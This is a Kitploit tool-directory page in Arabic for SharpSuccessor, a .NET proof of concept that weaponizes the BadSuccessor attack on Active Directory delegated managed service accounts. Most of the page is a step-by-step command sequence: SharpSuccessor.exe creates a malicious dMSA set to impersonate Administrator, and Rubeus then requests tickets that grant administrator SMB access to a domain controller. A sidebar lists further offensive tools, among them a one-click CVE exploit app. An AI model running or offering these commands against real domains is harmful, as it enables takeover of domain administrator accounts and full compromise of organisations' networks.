
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
SharpSuccessor — SharpSuccessor هو إثبات مفهوم .NET (POC) لتسليح هجوم BadSuccessor من Yuval Gordon (@YuG0rd) من Akamai بالكامل. | Kitploit
أدوات/GitHubGitHub/logangoins/sharpsuccessor
تصعيد الامتيازاتالاستغلالما بعد الاستغلالاختبار الاختراقإدارة الهوية والوصول (IAM)المصادقةالفريق الأحمر
GitHublogangoins/sharpsuccessor

SharpSuccessor

SharpSuccessor هو إثبات مفهوم .NET (POC) لتسليح هجوم BadSuccessor من Yuval Gordon (@YuG0rd) من Akamai بالكامل.

عرض المستودع
4217046منذ سنة واحدةتمت المراجعة من قبل Kitploit
مشاركة

SharpSuccessor

SharpSuccessor هي أداة إثبات مفهوم (POC) مبنية على .NET لتسليح هجوم BadSuccessor الخاص بـ Yuval Gordon (@YuG0rd) من Akamai بالكامل. يمكن لمستخدم منخفض الامتيازات يمتلك صلاحيات CreateChild على أي وحدة تنظيمية (OU) في نطاق Active Directory مع صلاحية كتابة على كائن مستهدف تنفيذ استيلاء على الحساب.

استخدم SharpSuccessor لإضافة كائن dMSA وتجهيزه كسلاح، بالإضافة إلى كتابة السمات المناسبة على الحساب المستهدف الذي ترغب في انتحال شخصيته:

SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan" /account:jdoe /name:attacker_dMSA

image


اطلب تذكرة TGT بسياق المستخدم الحالي، في هذه الحالة jdoe:

Rubeus.exe tgtdeleg /nowrap
image

ثم استخدم تلك التذكرة tgt لانتحال شخصية حساب dMSA:

Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIFTDCCB.....

image

يمكنك الآن طلب تذكرة خدمة بسياق Administrator لأي SPN، بما في ذلك وحدات تحكم النطاق (Domain Controllers) لمرحلة ما بعد الاستغلال. على سبيل المثال، سأعرض هنا صلاحيات الإدارة لبروتوكول SMB على وحدة تحكم النطاق:

Rubeus.exe asktgs /user:attacker_dmsa$ /service:cifs/WIN-RAEAN26UGJ5.lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIF2DCCBdS...

image


الآن بعد أن أصبحت التذكرة في الذاكرة، يمكننا اختبار الوصول:
image

المساعدة والإلهام

جزيل الشكر لـ Jim Sykora و Garrett Foster على الإلهام والمساعدة في بناء هذه الأداة!

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    394
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    254

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





